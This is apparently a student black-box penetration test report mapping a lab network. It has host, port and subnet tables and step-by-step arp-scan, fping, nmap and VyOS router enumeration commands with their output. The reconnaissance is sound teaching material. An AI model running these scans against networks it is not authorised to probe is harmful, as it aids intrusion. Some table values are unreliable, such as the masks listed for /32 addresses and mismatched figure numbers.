Network Investigation

ACME Inc. Blackbox Penetration Test

.

Contents

.

.

1 INTRODUCTION

The company ACME Inc have recently lost their Network Manager, after trying to review the documentation for the Network it was found that none existed. Therefor they requested that a black box penetration test to be performed on their network. The purpose of the penetration test is to provide a detailed network diagram of the network, a list of subnets used within the network and an evaluation of any security weaknesses found within the network.

2 NETWORK INFORMATION

2.1 NETWORK DIAGRAM



Figure 1: Network Diagram

2.2 HOST INFORMATION

Host Name	Host IP	Interface	Network	CIDR	Subnet Mask
vyos	192.168.0.193 192.168.0.255 172.16.221.16 1.1.1.1	eth0 eth1 eth2 lo	192.168.0.192 192.168.0.224 172.16.221.0 1.1.1.0	/27 /30 /24 /32	255.255.255.224 255.255.255.252 255.255.255.0 255.0.0.0
??	192.168.0.203	??	192.168.0.192	/27	255.255.255.224
xadmin-virtual-machine	192.168.0.210	eth0	192.168.0.192	/27	255.255.255.224
vyos	192.168.0.226 192.168.0.33 192.168.0.229 2.2.2.2	eth0 eth1 eth2 lo	192.168.0.224 192.168.0.32 192.168.0.228 2.2.2.0	/30 /27 /30 /32	255.255.255.252 255.255.255.224 255.255.255.252 255.0.0.0
CS642-VirtualBox	172.16.221.237	eth0	172.16.221.0	/24	255.255.255.0
xadmin-virtual-machine	192.168.0.34 13.13.13.12	eth0 eth1	192.168.0.32 13.13.13.12	/27 /24	255.255.255.224 255.255.255.0
vyos	192.168.0.230 192.168.0.129 192.168.0.233 3.3.3.3	eth0 eth1 eth2 lo	192.168.0.228 192.168.0.128 192.168.0.232 3.3.3.0	/30 /27 /30 /32	255.255.255.252 255.255.255.224 255.255.255.252 255.0.0.0
pfSense	192.168.0.234 192.168.0.241 192.168.0.98 5.5.5.5	em0 em2 em1 lo	192.168.0.232 192.168.0.240 192.168.0.96 5.5.5.0	/30 /30 /27 /32	255.255.255.252 255.255.255.252 255.255.255.224 255.0.0.0
xadmin-vitrual-machine	192.168.0.242	eth0	192.168.0.240	/30	255.255.255.252
xadmin-virtual-machine	192.168.0.66	eth0	192.168.0.64	/27	255.255.255.224
vyos	192.168.0.97 192.168.0.65 4.4.4.4	eth0 eth1 lo	192.168.0.96 192.168.0.64 4.4.4.0	/27 /27 /32	255.255.255.224 255.255.255.224 255.0.0.0
xadmin-virtual-machine	13.13.13.13	eth0	13.13.13.0	/24	255.255.255.0

2.3 PORT INFORMATION

Host Name	Host IP(s)	Port	Protocol	Service
vyos	192.168.0.193/27 192.168.0.255/30 172.16.221.16/24 1.1.1.1/32	22 23 80 123 161 443	TCP TCP TCP UDP UDP TCP	SSH Telnet HTTP NTP SNMP HTTPS
Unknown	192.168.0.203/27	67 51419	UDP UDP	dhcps Unknown
xadmin-virtual-machine	192.168.0.210/27	22 111 763 2049 5353 37334 37645 40137 42585 46915 47510 48703 49271 50389 56574	TCP TCP/UDP UDP TCP/UDP UDP UDP TCP TCP TCP TCP TCP UDP UDP UDP UDP	SSH rpcbind rpcbind nfs_acl mdns status mountd status mountd nlockmgr mountd mountd mountd nlockmgr mountd
CS642-VirtualBox	172.16.221.237/24	80 443 5353 40998	TCP TCP UDP UDP	HTTP HTTPS mdns Unknown
vyos	192.168.0.226/27 192.168.0.33/27 192.168.0.229/39 2.2.2.2/32	23 80 123 161 443	TCP TCP UDP UDP TCP	Telnet HTTP NTP SNMP HTTPS
xadmin-virtual-machine	192.168.0.34/27 13.13.13.12/24	22 111 759 2049 5353 34388 36574 36740 37544 38870 45314 51229	TCP TCP/UDP UDP TCP/UDP UDP UDP TCP TCP UDP TCP UDP UDP	SSH rpcbind rpcbind nfs_acl mdns mountd nlockmgr mountd mountd mountd nlockmgr status

		53376 54782 58166	UDP TCP TCP	mountd mountd mountd
xadmin-virtual-machine	13.13.13.13/12	22	TCP	SSH
vyos	192.168.0.230/27 192.168.0.129/27 192.168.0.233/27 3.3.3.3/32	23 80 443 123 161	TCP TCP TCP UDP UDP	Telnet HTTP HTTPS NTP SNMP
xadmin-virtual-machine	192.168.0.130/27	22 111 739 2049 5353 35900 37669 43217 46020 47702 50854 51964 53237 54246 58344	TCP TCP/UDP UDP TCP/UDP UDP TCP TCP UDP UDP UDP UDP TCP TCP UDP TCP	SSH rpcbind rpcbind nsf_acl mdns nlockmgr mountd mountd mountd mountd mountd mountd mountd nlockmgr status
xadmin-virtual-machine	192.168.0.242/30	22 80 111 782 5353 44720 55827	TCP TCP TCP/UDP UDP UDP UDP TCP	SSH HTTP rpcbind rpcbind mdns status status
pfSense	192.168.0.234/30 192.168.0.241/30 192.168.0.98/27 5.5.5.5	53 80 123 2601 2604 2605	TCP/UDP TCP UDP TCP TCP TCP	Quagga HTTP NTP Quagga Quagga Quagga
vyos	192.168.0.65/27 192.168.0.97/27 4.4.4.4	23 80 123 161 443	TCP TCP UDP UDP TCP	Telnet HTTP NTP SNMP HTTPS
xadmin-virtual-machine	192.168.0.66/27	22 111	TCP TCP/UDP	SSH rpcbind

		762	UDP	rpcbind
		2049	TCP/UDP	nfs_acl
		5353	UDP	mdns
		35740	UDP	nlockmgr
		36990	TCP	status
		37212	TCP	nlockmgr
		39716	UDP	status
		42131	UDP	mountd
		43277	TCP	mountd
		44580	TCP	mountd
		54258	UDP	mountd
		55770	TCP	mountd

2.4 SUBNET INFORMATION

Subnet Address	CIDR	Subnet Mask	Broadcast Address	Valid IP Range
192.168.0.192	/27	255.255.255.224	192.168.0.223	192.168.0.193 →192.168.0.222
172.16.221.0	/24	255.255.255.0	172.16.221.255	172.16.221.1 →172.16.221.254
192.168.0.224	/30	255.255.255.252	192.168.0.227	192.168.0.225 →192.168.0.226
192.168.0.32	/27	255.255.255.224	192.168.0.63	192.168.0.33 →192.168.0.62
192.168.0.228	/30	255.255.255.252	192.168.0.231	192.168.0.229 →192.168.0.230
192.168.0.128	/27	255.255.255.224	192.168.0.159	192.168.0.129 →192.168.0.158
192.168.0.232	/30	255.255.255.252	192.168.0.235	192.168.0.233 →192.168.0.234
192.168.0.240	/30	255.255.255.252	192.168.0.243	192.168.0.241 →192.168.0.242
192.168.0.96	/27	255.255.255.224	192.168.0.127	192.168.0.97 →192.168.0.126
192.168.0.64	/27	255.255.255.224	192.168.0.95	192.168.0.65 →192.168.0.94
13.13.13.0	/24	255.255.255.0	13.13.13.255	13.13.13.1 → 13.13.13.254

Subnet Address	IP in Use	Addresses	Hosts	Used Hosts	Hosts Left
192.168.0.192/27	192.168.0.193 192.168.0.203 192.168.0.210	32	30	3	27
172.16.221.0/24	172.16.221.16 172.16.221.237	256	254	2	252
192.168.0.224/30	192.168.0.225 192.168.0.226	4	2	2	0
192.168.0.32/27	192.168.0.33 192.168.0.34	32	30	2	28
192.168.0.228/30	192.168.0.229 192.168.0.230	4	2	2	0
192.168.0.128/27	192.168.0.129 192.168.0.130	32	30	2	28
192.168.0.232/30	192.168.0.233 192.168.0.234	4	2	2	0
192.168.0.240/30	192.168.0.241 192.168.0.242	4	2	2	0
192.168.0.96/27	192.168.0.97 192.168.0.98	32	30	2	28
192.168.0.64/27	192.168.0.65 192.168.0.66	32	30	2	28
13.13.13.0/24	13.13.13.12 13.13.13.13	256	254	2	252

All subnet calculations can be found in 7.1 Appendix A - Subnet Calculations.

3 NETWORK MAPPING PROCESS

3.1 NETWORK MAPPING

The first step in the network mapping process was to ascertain the network configuration of the kali host. This was possible to do using standard Linux networking tools, the command used to perform this is given in Figure 3.1.

```
ifconfig && ip address && ip route
```

Figure 3.1: Enumerating Kali Network Information

The output of the command shows that the kali machine was assigned the I.P address of 192.168.0.200, was located on the 192.168.0.192/27 network and had the default route of 192.168.0.193. As the kali host was using 192.168.0.193 as a default route, it was likely that the I.P was some type of networking that I.P was likely to be some type of networking equipment. Using this information, it was possible to start enumerating the 192.168.0.192/27 subnet.

```
root@kali:~# ifconfig && ip address && ip route
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.200  netmask 255.255.255.224  broadcast 192.168.0.223
        inet6 fe80::20c:29ff:feb4:e1ce  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:e1:ce  txqueuelen 1000  (Ethernet)
        RX packets 4  bytes 273 (273.0 B)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 29  bytes 2172 (2.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b4:e1:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb4:e1ce/64 scope link
       valid_lft forever preferred_lft forever
default via 192.168.0.193 dev eth0 onlink
192.168.0.192/27 dev eth0 proto kernel scope link src 192.168.0.200
root@kali:~#
```

Figure 3.2*:* Kali Network Information

To enumerate host devices that are on the 192.168.0.192/27 subnet, it was possible to utilise the layer two protocol. An Address Resolution Protocol (ARP) scan was used as this tends to be more reliable than layer 3 methods as the protocol can not be disabled without negatively impacting the host system (Beekmans, 2005). The command used to perform an ARP scan on the 192.168.0.193/27 subnet is listed in Figure 3.3.

```
arp-scan 192.168.0.193/27
```

Figure 3.3: arp-scan command

Results of the ARP scan revealed that the subnet contained three hosts, 192.168.0.193, 192.168.0.203 and 192.168.0.210.

```
root@kali:~# arp-scan 192.168.0.192/27
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b4:e1:ce, IPv4: 192.168.0.200
Starting arp-scan 1.9.7 with 32 hosts (https://github.com/royhills/arp-scan)
192.168.0.193   00:50:56:99:6c:e2       VMware, Inc.
192.168.0.203   00:0c:29:da:42:4c       VMware, Inc.
192.168.0.210   00:0c:29:0d:67:c6       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 32 hosts scanned in 1.522 seconds (21.02 hosts/sec). 3 responded
root@kali:~#
```

Figure 3.4: arp-scan results

A ping scan was then performed to ascertain whether the hosts on the subnet replied to the Internet Control Messaging Protocol (ICMP). The tool fping was used with the command listed in Figure 3.5.

```
fping -aqg 192.168.0.192/27
```

Figure 3.5: fping command

The results of the fping scan revealed that all hosts on the subnet reply to ICMP echo requests.

```
root@kali:~# fping -aqg 192.168.0.192/27
192.168.0.193
192.168.0.200
192.168.0.203
192.168.0.210
root@kali:~#
```

Figure 3.6: fping results

For each host found within the network, the tool Network Mapper (Nmap) will be used to scan for open TCP and UDP ports. The commands listed in Table 3.1 will be used to perform the Nmap scans.

Full TCP Stealth	**nmap -sS -p1-65535 -T4 -sV -O <IP> -oN nmap/<Filename>**
Full UDP Scan	**nmap -sU -p1-65535 -T3 -sV <IP> -oN nmap/<Filename>**

Table 3.1: Nmap scan types

For the three discovered hosts on the 192.168.0.192/27 Subnet, both TCP and UDP Nmap scan have been performed. Results for the TCP Nmap scan for the host 192.168.0.193 revealed that the TCP ports 22 (SSH), 23 (Telnet), 80 (HTTP) and 443 (HTTPS) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.193 -oN nmap/tcp_192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 12:56 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00052s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.25 seconds
root@kali:~#
```

Figure 3.7: Nmap TCP scan results for 192.168.0.193

The UDP Nmap scan for the host 192.168.0.193 revealed that the UDP ports 123 (ntp) and 161 (snmp) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.193 -oN nmap/udp_192.168.0.193
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 13:27 EDT
Nmap scan report for 192.168.0.193
Host is up (0.00048s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE VERSION
123/udp open  ntp     NTP v4 (unsynchronized)
161/udp open  snmp    net-snmp; net-snmp SNMPv3 server
MAC Address: 00:50:56:99:6C:E2 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71666.40 seconds
root@kali:~#
```

Figure 3.8: Nmap UDP scan results for 192.168.0.193

The TCP Nmap scan for the host 192.168.0.203 found that no TCP were open. The scan was also run with the lower aggression level of T2 but this produced the same results.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.203 -oN nmap/tcp_192.168.0.203
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 13:28 EDT
Nmap scan report for 192.168.0.203
Host is up (0.00064s latency).
All 65535 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.16 seconds
root@kali:~#
```

Figure 3.9: Nmap TCP scan results for 192.168.0.203

```
root@kali:~# nmap -sS -p1-65535 -T2 -sV -O 192.168.0.203
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-09 10:42 EST
Nmap scan report for 192.168.0.203
Host is up (0.00076s latency).
All 65535 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26335.32 seconds
root@kali:~#
```

Figure 3.10: Nmap TCP with the aggression of T2 results for 192.168.0.203

The UDP Nmap scan for the host 192.168.0.203 revealed that ports 67 (dhcps) and 51491 were open | filtered. If a port is listed in this state, it means that Nmap did not receive any response from the port and could not determine the specific status (Singh, 2019). The scan was run multiple times and produced the same results.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.203 -oN nmap/udp_192.168.0.203
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 12:14 EST
Nmap scan report for 192.168.0.203
Host is up (0.0013s latency).
Not shown: 65533 closed ports
PORT      STATE         SERVICE VERSION
67/udp    open|filtered dhcps
51491/udp open|filtered unknown
MAC Address: 00:0C:29:DA:42:4C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77486.48 seconds
root@kali:~#
```

Figure 3.11: nmap UDP scan results for 192.168.0.203

The TCP scan for the host 192.168.0.210 shows that ports 22 (SSH), 111 (rpcbind), 2049(nfs_acl), 37654 (mountd), 40137 (status), 42585 (mountd), 46915 (nlockmgr) and 47510 (mountd) are open.

```
root@kali:~# nmap -sS -p1-65535 -T4 -sV -O 192.168.0.210 -oN nmap/tcp_192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 13:41 EDT
Nmap scan report for 192.168.0.210
Host is up (0.00052s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
37645/tcp open  mountd   1-3 (RPC #100005)
40137/tcp open  status   1 (RPC #100024)
42585/tcp open  mountd   1-3 (RPC #100005)
46915/tcp open  nlockmgr 1-4 (RPC #100021)
47510/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.68 seconds
root@kali:~#
```

Figure 3.12: Nmap TCP scan results for 192.168.0.210

The UDP Nmap scan for the host 192.168.0.210 shows that the ports 111 (rpcbind), 763(rpcbind), 2049 (nfs_acl) and 5353 (mdns), 37334 (status), 48703 (mountd), 49271 (mountd), 50389 (nlockmgr) and 56574 (mountd) are open.

```
root@kali:~# nmap -sU -p1-65535 -T3 -sV 192.168.0.210 -oN nmap/udp_192.168.0.210
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-01 12:23 EST
Nmap scan report for 192.168.0.210
Host is up (0.00074s latency).
Not shown: 65474 closed ports, 52 open|filtered ports
PORT      STATE SERVICE  VERSION
111/udp   open  rpcbind  2-4 (RPC #100000)
763/udp   open  rpcbind  2-4 (RPC #100000)
2049/udp  open  nfs_acl  2-3 (RPC #100227)
5353/udp  open  mdns     DNS-based service discovery
37334/udp open  status   1 (RPC #100024)
48703/udp open  mountd   1-3 (RPC #100005)
49271/udp open  mountd   1-3 (RPC #100005)
50389/udp open  nlockmgr 1-4 (RPC #100021)
56574/udp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:0D:67:C6 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71786.82 seconds
root@kali:~#
```

Figure 3.13: nmap UDP scan results for 192.168.0.210

Results from the Nmap scan revealed that the host 192.168.0.193 was a VyOS router. When the VyOS router was exploited (see section 4 for details), it was possible to enumerate network information from the device. To extract information about how the interfaces on the device are configured, the command in Figure 3.17 was used.

```
show interfaces
```

Figure 3.14: vyos router show interfaces command

The output of the command shows that the router has three interfaces configured and revealed the presence of new subnets within the network.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.193/27               u/u
eth1             192.168.0.225/30               u/u
eth2             172.16.221.16/24               u/u
lo               127.0.0.1/8                    u/u
                 1.1.1.1/32
                 ::1/128
```

Figure 3.18: interfaces on 192.168.0.192.168.0.193

To enumerate routing information from the router the following command was used:

```
show ip route
```

Figure 3.15: show ip route command

From the output of the command, it was possible to determine the logical flow of traffic through the network. It was found that the router could route traffic to 10 Subnets throughout the network.

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 01w6d15h
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 01w6d15h
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 01w2d12h
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 01w6d15h
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 01w6d15h
O   192.168.0.192/27 [110/10] is directly connected, eth0, 01w6d15h
C>* 192.168.0.192/27 is directly connected, eth0
O   192.168.0.224/30 [110/10] is directly connected, eth1, 01w6d15h
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 01w6d15h
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 01w6d15h
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 01w6d15h
vyos@vyos:~$
```

Figure 3.16: routes on 192.168.0.193

After enumerating the new subnets from the router, ping scans were performed to check for new hosts and also network connectivity from the 192.168.0.192/27 subnet.

```
root@kali:~# fping -aqg 172.16.221.0/24
172.16.221.16
172.16.221.237
root@kali:~# fping -aqg 192.168.0.32/27
192.168.0.33
192.168.0.34
root@kali:~# fping -aqg 192.168.0.64/27
root@kali:~# fping -aqg 192.168.0.96/27
root@kali:~# fping -aqg 192.168.0.128/27
192.168.0.129
192.168.0.130
root@kali:~# fping -aqg 192.168.0.224/30
192.168.0.225
192.168.0.226
root@kali:~# fping -aqg 192.168.0.228/30
192.168.0.229
192.168.0.230
root@kali:~# fping -aqg 192.168.0.232/30
192.168.0.233
root@kali:~# fping -aqg 192.168.0.240/30
192.168.0.242
root@kali:~#
```

Figure 3.17: fping scan results for discovered subnets

Results from the ping scan revealed the presence of new host I.P addresses and also that the 192.168.0.192/27 subnet has connectivity to all subnets except from 192.168.0.64/27 and 192.168.0.96/27.

As OSPF routes were found in the routing table for the router, the configuration of the router was viewed with the following command:

```
show configuration
```

Figure 3.18: VyOSs show configuration command

The output of the command shows the router is broadcasting OSPF information for all the Subnets that are managed by the router.

```
protocols {
    ospf {
        area 0 {
            network 192.168.0.192/27
            network 192.168.0.224/30
            network 172.16.221.0/24
        }
    }
```

Figure 3.19: OSPF configuration on 192.168.0.193

To enumerate information about the OSPF configuration of the router the following command was used:

```
show ip ospf
```

Figure 3.20: VyOS show OSPF command

The output of the command shows that the router is using the loopback address of 1.1.1.1 as its OSPF ID.

```
vyos@vyos:~$ show ip ospf
 OSPF Routing Process, Router ID: 1.1.1.1
 Supports only single TOS (TOS0) routes
 This implementation conforms to RFC2328
 RFC1583Compatibility flag is disabled
 OpaqueCapability flag is disabled
 Initial SPF scheduling delay 200 millisec(s)
 Minimum hold time between consecutive SPFs 1000 millisec(s)
 Maximum hold time between consecutive SPFs 10000 millisec(s)
 Hold time multiplier is currently 1
 SPF algorithm last executed 1d21h30m ago
 SPF timer is inactive
 Refresh timer 10 secs
 Number of external LSA 0. Checksum Sum 0x00000000
 Number of opaque AS LSA 0. Checksum Sum 0x00000000
 Number of areas attached to this router: 1

 Area ID: 0.0.0.0 (Backbone)
   Number of interfaces in this area: Total: 3, Active: 3
   Number of fully adjacent neighbors in this area: 1
   Area has no authentication
   SPF algorithm executed 2 times
   Number of LSA 10
   Number of router LSA 4. Checksum Sum 0x0001a86e
   Number of network LSA 3. Checksum Sum 0x0001e6d0
   Number of summary LSA 3. Checksum Sum 0x00019d75
   Number of ASBR summary LSA 0. Checksum Sum 0x00000000
   Number of NSSA LSA 0. Checksum Sum 0x00000000
   Number of opaque link LSA 0. Checksum Sum 0x00000000
   Number of opaque area LSA 0. Checksum Sum 0x00000000
```

Figure 3.21: OSPF information on 192.168.0.193

To view information about OSPF neighbors the following command was used:

Figure 3.22: VyOS show OSPF neighbor command

The output of the command shows that the router has only one OSPF neighbor with the ID of 2.2.2.2 and the I.P address of 192.168.0.226.

```
vyos@vyos:~$ show ip ospf neighbor

    Neighbor ID Pri State           Dead Time Address         Interface            RXmtL RqstL DBsmL
2.2.2.2           1 Full/DR           35.510s 192.168.0.226   eth1:192.168.0.225       0     0     0
vyos@vyos:~$
```

Figure 3.23: 192.168.0.193 ospf neighbor

To view information about the OSPF database the following command was used:

Figure 3.24: VyOS show ospf database command

The output of the command shows the information for other OSPF devices on the network.

```
vyos@vyos:~$ show ip ospf database

       OSPF Router with ID (1.1.1.1)

                Router Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
1.1.1.1         1.1.1.1        1748 0x800002a8 0x889e 3
2.2.2.2         2.2.2.2        1129 0x800002a7 0x912a 3
3.3.3.3         3.3.3.3         865 0x800002a8 0xea58 3
5.5.5.5         5.5.5.5         686 0x800002a7 0x5977 1

                Net Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum
192.168.0.226   2.2.2.2         299 0x800002a2 0xe177
192.168.0.230   3.3.3.3         405 0x800002a2 0xef59
192.168.0.233   3.3.3.3         555 0x800002a2 0x58e1

                Summary Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Route
192.168.0.64    5.5.5.5        1736 0x800002a2 0x65a1 192.168.0.64/27
